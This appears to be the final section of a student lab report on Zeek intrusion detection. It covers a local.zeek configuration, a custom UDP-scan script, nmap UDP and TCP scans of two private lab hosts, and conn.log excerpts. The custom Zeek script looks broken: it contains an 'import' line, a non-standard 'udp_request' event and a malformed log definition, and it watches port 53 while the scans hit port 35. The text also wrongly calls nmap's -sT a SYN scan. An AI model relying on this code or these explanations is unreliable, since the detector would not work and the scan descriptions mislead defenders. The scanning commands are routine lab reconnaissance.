
**protocols/ssh/detect-bruteforcing**: This script detects brute-force login attempts against SSH servers.

**protocols/ssh/interesting-hostnames**: This script flags login attempts originating from hosts with unusual names, potentially indicating suspicious activity.

**protocols/ssh**: This script provides general analysis and logging for SSH traffic.

**protocols/http/detect-sqli**: This script detects potential SQL injection attacks in HTTP traffic.

**UDP Scan**: This script likely detects and analyzes UDP scans on the network as shown below.



```
GNU nano 4.8 local.zeek
@load protocols/ssh/detect-bruteforcing
# Detect logins using "interesting" hostnames.
@load protocols/ssh/interesting-hostnames
@load protocols/ssh

# Detect SQL injection attacks.
@load protocols/http/detect-sqli

@load UDP_Scan

#### Network File Handling ####
# Enable MD5 and SHA1 hashing for all files.
@load frameworks/files/hash-all-files

# Detect SHA1 sums in Team Cymru's Malware Hash Registry.
@load frameworks/files/detect-MHR

# Extend email alerting to include hostnames
@load policy/frameworks/notice/extend-email/hostnames

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line M-E Redo
```

Figure 26: Local.zeek

```

GNU nano 4.8                                local.zEEK
# @load policy/frameworks/notice/community-id

# Enable logging of telemetry data into telemetry.log and
# telemetry_histogram.log.
@load frameworks/telemetry/log

# Enable metrics centralization on the manager. This opens port 9911/tcp
# on the manager node that can be readily scraped by Prometheus.
# @load frameworks/telemetry/prometheus

# Uncomment the following line to enable detection of the heartbleed attack. Enabling
# this might impact performance a bit.
# @load policy/protocols/ssl/heartbleed
@load policy/protocols/conn/scan
@load policy/protocols/conn/conn-scan

# Uncomment the following line to enable logging of Community ID hashes in
# the conn.log file.
# @load policy/protocols/conn/community-id-logging

# Uncomment the following line to enable logging of connection VLANs. Enabling
^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line  M-E Redo

```

Figure 27: Local.zEEK

The figures below show UDP scan.zEEK content like:

Source and destination IP addresses.

Scanned ports.

Packet sizes and timings.

Protocol versions.

Any suspicious patterns or anomalies.

```

GNU nano 4.8                                udp_scan.zEEK
## udp_scan.zEEK

# Define the module and import necessary namespaces.
module UDP_Scan;

# Import the base module for event handling.
import base/protocols/udp;

# Define a global variable to store the threshold for UDP packets per host.
global udp_scan_threshold: count = 100;

# Register an event handler for the connection_established event.
event udp_request(c: connection, udp: udp_header)
{
    # Check if the UDP packet is going to a specific port (e.g., 53 for DNS).
    if ( udp$dst_port == 53 ) {
        # Access the connection record to get source and destination IPs.
        local src_ip = c$id$orig_h;
        local dst_ip = c$id$resp_h;

        # Access the UDP length to approximate packet size.
    }
}

```

Figure 28: UDP scan.zEEK

module UDP scan.

```
GNU nano 4.8                                udp_scan.zeeK

    }
}

# TODO: You may want to perform additional actions based on the UDP scan event.

# Log structure for UDP scan events.
type Log::Info UDP_Scan::Info
= [$src_ip: addr,
   $dst_ip: addr,
   $udp_length: count];

# Define a custom log file for UDP scan events.
export {
    redef Log::ID UDP_Scan::LOG &priority=1;
    redef Log::Columns UDP_Scan::Info &optional;
}

# Register the log writer for the custom log file.
event Log::create_stream(UDP_Scan::LOG: Log::Info);

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line M-E Redo
```

Figure 29: UDP scan.zeeK

custom log file for UDP scan events.

```
GNU nano 4.8                                udp_scan.zeeK

# Define a global variable to store the threshold for UDP packets per host.
global udp_scan_threshold: count = 100;

# Register an event handler for the connection_established event.
event udp_request(c: connection, udp: udp_header)
{
    # Check if the UDP packet is going to a specific port (e.g., 53 for DNS).
    if ( udp$dst_port == 53 ) {
        # Access the connection record to get source and destination IPs.
        local src_ip = c$id$orig_h;
        local dst_ip = c$id$resp_h;

        # Access the UDP length to approximate packet size.
        local udp_length = udp$length;

        # Log the potential UDP scan event.
        Log::write(UDP_Scan::LOG, [$src_ip=src_ip, $dst_ip=dst_ip, $udp_length=udp_length]);

        # TODO: You may want to perform additional actions based on the UDP scan event.
    }
}

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line M-E Redo
```

Figure 30: UDP scan.zeeK

**sudo nmap -sU -p 35 192.168.1.13 192.168.1.180**, involves scanning specific IP addresses on network using a UDP scan with root privileges.

**nmap**: This is a popular network scanning tool used to discover open ports on devices and gather information about the services running on them.

**-sU**: This option specifies a UDP scan. Unlike SYN scans (TCP), UDP scans are more stealthy but can still be intrusive and raise concerns about malicious intent.

**-p 35**: This specifies port 35 as the target port to scan.

**192.168.1.13 192.168.1.180**: These are the IP addresses of the target devices. **sudo**

```
(kali㉿kali)-[~]
└─$ sudo nmap -sU -p 35 192.168.1.13 192.168.1.180
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-18 07:40 EST
Nmap scan report for master (192.168.1.13)
Host is up (0.00030s latency).

PORT      STATE SERVICE
35/udp    closed priv-print
MAC Address: 08:00:27:92:E0:13 (Oracle VirtualBox virtual NIC)

Nmap scan report for pop-os (192.168.1.180)
Host is up (0.00019s latency).

PORT      STATE SERVICE
35/udp    closed priv-print
MAC Address: 1C:6F:65:C6:6F:2F (Giga-byte Technology)

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.20 seconds
```

Figure 31: Start UDP scan

**nmap -sT -p 35 192.168.1.13 192.168.1.180**, involves scanning specific IP addresses on network using a TCP SYN scan with root privileges.

**-sT**: specifies a TCP SYN scan.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sT -p 35 192.168.1.13 192.168.1.180
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-18 07:40 EST
Nmap scan report for master (192.168.1.13)
Host is up (0.00034s latency).

PORT      STATE SERVICE
35/tcp    closed priv-print
MAC Address: 08:00:27:92:E0:13 (Oracle VirtualBox virtual NIC)

Nmap scan report for pop-os (192.168.1.180)
Host is up (0.00021s latency).

PORT      STATE SERVICE
35/tcp    closed priv-print
MAC Address: 1C:6F:65:C6:6F:2F (Giga-byte Technology)

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.13 seconds

(kali㉿kali)-[~]
└─$
```

Figure 32: Start TCP scan

In the figures below search for lines containing the IP”192.168.1.96” within the log of conn .  
conn.log is one of the most important logs Zeek creates.

```

root@master:/opt/zeek/logs/current# tail -f /opt/zeek/logs/current/conn.log | grep "192.168.1.96"
1702903222.015672 CISCW3dnJZUJKCC26 192.168.1.96 37777 192.168.1.1 53 udp d
ns 0.000700 41 57 SF T T 0 Dd 1 69 1 8
5 -
1702903222.264194 CS32Mh3jrEyrXxaetf 192.168.1.96 44550 192.168.1.1 53 udp d
ns 0.000617 41 57 SF T T 0 Dd 1 69 1 8
5 -
1702903231.355647 Cfdl1f2V5uGPzLTeqf 192.168.1.96 60218 192.168.1.180 35 tcp -
0.000025 0 REJ T T 0 Sr 1 60 1 40 -
1702903231.355737 CKnHrR2VQ9yZSsKfP9 192.168.1.96 46444 192.168.1.13 35 tcp -
0.000059 0 REJ T T 0 Sr 1 60 1 40 -
1702903222.017244 CGqBVC3koVp0YVq7n3 192.168.1.96 33808 149.154.167.99 443 tcp s
sl 12.722471 674122 9970 RSTR T F 412856 ShADadgtCGCGTTCGfrrr 198 2
66898 368 33762 -
1702903234.728264 Ci9P6E3QPS1yHB28N5 192.168.1.96 56542 149.154.167.99 443 tcp s
sl 0.897270 802 6306 SF T F 1640 ShADadtcgFRf 14 1514 1
0 5194 -
1702903236.304362 C9cTqh2PNxurR3VV2 192.168.1.96 40252 192.168.1.180 35 tcp -
- - REJ T T 0 Sr 1 60 1 40 -
1702903236.304362 C3PCp8WA9uz6NvUMd 192.168.1.96 42692 192.168.1.13 35 tcp -
0.000056 0 REJ T T 0 Sr 1 60 1 40 -
1702903231.354372 CoFBvz3zCMcYopYcvb 192.168.1.96 41569 192.168.1.1 53 udp d
ns 0.001136 87 127 SF T T 0 Dd 2 143 2 1

```

Figure 33: List last lines in conn.log

The figure below show TCP results.

```

1702903231.354372 CoFBvz3zCMcYopYcvb 192.168.1.96 41569 192.168.1.1 53 udp d
ns 0.001136 87 127 SF T T 0 Dd 2 143 2 1
83 -
1702903181.716552 CD707Q1FpHMX0ApLQ7 192.168.1.96 51991 192.168.1.180 35 udp -
- - S0 T T 0 D 1 28 0 0 -
1702903181.716629 Cg1gJj2MFUzilzQRj2 192.168.1.96 51991 192.168.1.13 35 udp -
- - S0 T T 0 D 1 28 0 0 -
1702903237.719688 C7Ut7p3uAl9d2sFNd9 192.168.1.96 40260 192.168.1.180 35 tcp -
- - REJ T T 0 Sr 1 60 1 40 -
1702903237.719737 CjYDaHl2mKlgwFJyi 192.168.1.96 42700 192.168.1.13 35 tcp -
0.000049 0 REJ T T 0 Sr 1 60 1 40 -
1702903183.262449 C195HLWkgVHyTsysc2 192.168.1.96 48845 192.168.1.180 35 udp -
- - S0 T T 0 D 1 28 0 0 -
1702903183.262449 CrOuEt3MEMZgWCEJPb 192.168.1.96 48845 192.168.1.13 35 udp -
- - S0 T T 0 D 1 28 0 0 -
1702903239.064222 CwjeAnXkM2cZrWhKj 192.168.1.96 40274 192.168.1.180 35 tcp -
- - REJ T T 0 Sr 1 60 1 40 -
1702903239.064222 CTzVPK3dhuDrFVQ2c 192.168.1.96 42704 192.168.1.13 35 tcp -
0.000059 0 REJ T T 0 Sr 1 60 1 40 -
1702903184.318899 C1xhgm41g63bGXbNMg 192.168.1.96 38970 192.168.1.13 35 udp -
- - S0 T T 0 D 1 28 0 0 -
1702903184.318899 CyWthb38FdWVIWrLai 192.168.1.96 38970 192.168.1.180 35 udp -
- - S0 T T 0 D 1 28 0 0 -
1702903234.478031 C9PamtXSUn7U4dN75 192.168.1.96 41282 192.168.1.1 53 udp d
ns 0.000825 41 57 SF T T 0 Dd 1 69 1 8
5 -

```

Figure 34: List last lines in conn.log

The figure below show UDP results.

```

2      6938      -
1702903181.665324      CQfliXLLI4FtnmLZb      192.168.1.96      45214      192.168.1.1      53      udp      d
ns      0.001142      87      127      SF      T      T      0      Dd      2      143      2      1
83      -
1702903183.211215      C6gd3h3u2do2pB6CE9      192.168.1.96      41380      192.168.1.1      53      udp      d
ns      0.001223      87      127      SF      T      T      0      Dd      2      143      2      1
83      -
1702903184.267789      C7Y40g3W6o1rCeJKfh      192.168.1.96      37881      192.168.1.1      53      udp      d
ns      0.000980      87      127      SF      T      T      0      Dd      2      143      2      1
83      -
1702903185.020991      CTYuEA1ttfQ40vnBj5      192.168.1.96      32913      192.168.1.1      53      udp      d
ns      0.001158      87      127      SF      T      T      0      Dd      2      143      2      1
83      -
1702903135.556494      C7n8A81PMhHDIGlj15      192.168.1.96      35930      192.168.1.180      35      udp      -
S0      T      T      0      D      1      28      0      0      -
1702903135.556647      CUHrxc1vISQSQzXUqe      192.168.1.96      35930      192.168.1.13      35      udp      -
S0      T      T      0      D      1      28      0      0      -
1702903185.577858      CplFYI14wpQGkmjW5d      192.168.1.96      57831      192.168.1.1      53      udp      d
ns      0.000940      41      57      SF      T      T      0      Dd      1      69      1      8
5      -
1702903185.826128      CJYkJ14r56Ny4rdyWj      192.168.1.96      35721      192.168.1.1      53      udp      d
ns      0.000591      41      57      SF      T      T      0      Dd      1      69      1      8
5      -
^C
root@master:/opt/zeek/logs/current#

```

Figure 35: List last lines in conn.log

## 10 conclusion

This report serves as a comprehensive exploration of Zeek's anomaly-based detection capabilities, showcasing its effectiveness in unraveling the complex tapestry of network traffic. By focusing on protocols such as SSH, HTTP, DNS, and UDP, and honing in on threats like SQL injection and buffer overflow attacks, Zeek emerges as a formidable ally in the ongoing battle against cyber threats. As organizations navigate the digital landscape, Zeek stands as a sentinel, providing insights and defenses to safeguard against the ever-evolving tactics of malicious actors.

## References

<https://docs.zEEK.org/en/master/>

<https://www.imperva.com/learn/application-security/sql-injection-sqli/>

<https://www.imperva.com/learn/application-security/buffer-overflow/#what-is-a-buffer-overflow-at>

<https://www.geeksforgeeks.org/how-to-use-hydra-to-brute-force-ssh-connections/>

[https://www.httpdebugger.com/http/http\\_traffic.html](https://www.httpdebugger.com/http/http_traffic.html)

<https://www.fortinet.com/resources/cyberglossary/what-is-port-scan>